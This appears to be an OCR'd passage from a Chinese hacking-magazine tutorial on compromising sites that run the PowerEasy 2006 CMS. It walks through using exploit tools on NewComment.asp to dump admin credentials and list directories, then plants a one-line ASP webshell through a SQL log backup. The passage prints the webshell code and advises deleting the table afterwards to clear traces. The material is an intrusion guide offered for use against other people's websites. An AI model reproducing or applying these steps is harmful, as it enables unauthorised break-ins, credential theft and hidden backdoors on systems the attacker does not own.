


图1

打开守护天使的“动易2006利用工具”，在URL处填上目标网站的NewComment.asp完整路径，例如 **http://www.xxx.cn/NewComment.asp**，单击“爆管理员帐号密码”效果如图2。




图2

成功的话就会在下面显示出管理员帐号和密码，但是密码是经过MD5加密的。我们可以拿去在线破解MD5的网站破解，然后登录后台，想办法上传ASP木马。不过这一次我们运气不好，没有破解成功。放弃么？当然不是！对于SQL版本的系统，我们何必去浪费时间破密码呢，利用工具可以很简单直接获得WEBSHELL。

不过刚才这个工具虽然强大但是并不够友好，所以我们要借助另一个WhyTt写的动易2006漏洞专用工具来协助入侵。打开WhyTt的工具后，在网站处填入对方动易所在的目录，例如 **http://www.xxx.cn** 或者是 **http://www.xxx.cn/dongyi/**，单击“测试”按钮，会弹出一个“一切准备就绪”的提示。这一步很关键，我们在使用每一个功能前最好都点一下“测试”以减少出错的几率。接下来单击“列目录”的“开始”就能列出指定路径的目录了，效果如图3。

如果运气够好的话，我们可以找到网站的当前路径，例如这里就是E:\sky**.cn\，把它填入右边“拿WEBSHELL”中的

“web绝对路径”里，再依次点击“暴库名”，“我要WEBSHELL”，如果运气好的话，在对方的web路径下会生成一个whytt.asp。这是一个海阳顶端一句话木马，密码为#，使用上一期职业欠钱提供的客户端可以很容易的连接上。（职业欠钱：上一期《IIS写权限的利用》中，我们介绍了一句话木马的使用，但是有些菜鸟在连接器输入目标地址并提交后，显示一个登录窗口，要求输入密码就不知道怎么办了。其实这里什么也不填，直接点“芝麻开门，偶是老马”就可以进去了。）

其实之前守护天使那个工具也有同样的功能，但是操作上不够友好，这里一并介绍吧。首先也是列目录，需要在“目录名”处填入相应的路径，单击“得到目录和文件数”，如图4。




图3




图4

图中标注出来的地方就是得到的结果，这个时候我们再按照图中的顺序依次点击“把目录写入注册表”，修改需要读取的目录序号后，单击“得到”就会在下方回显处得到结果了。它的操作麻烦了很多，但是因为给出了回显的全部数据，因此有时候也有助于我们判断错误的原因。

黑客术语小补习

什么是0day

0day最初是用在破解的领域中，当时是指某个软件推出后在不到24个小时内被破解，并发布到网上与大家共享。但现在的安全界都将0day理解为还没有发布补丁的漏洞，因为没有补丁，所以这样的漏洞危害非常大。10月份很流行的两个IE漏洞就属于这样的0day。

暴数据库的名字也是一样的，单击后下方会显示将“| 数据库名 |”转换为int型时出错，将两个“|”之间包含的数据库名填入“库名”处，再填入刚才查到的物理路径，比如**E:\sky**.cn\article\help2.asp**后，在“LOG备份”处分别单击“1”、“2”…“5”，就可以得到webshell了，如图5。不过这里每一次点击要有一段时间的间隔，当大家看到有明确的回显数据后再点下一次，完成后还可以“删表”清理这一操作痕迹。




图5

备份得到的一句话木马是lanker的**<%excute request("a")%>**，要换一个客户端连接器，它的界面如图6。

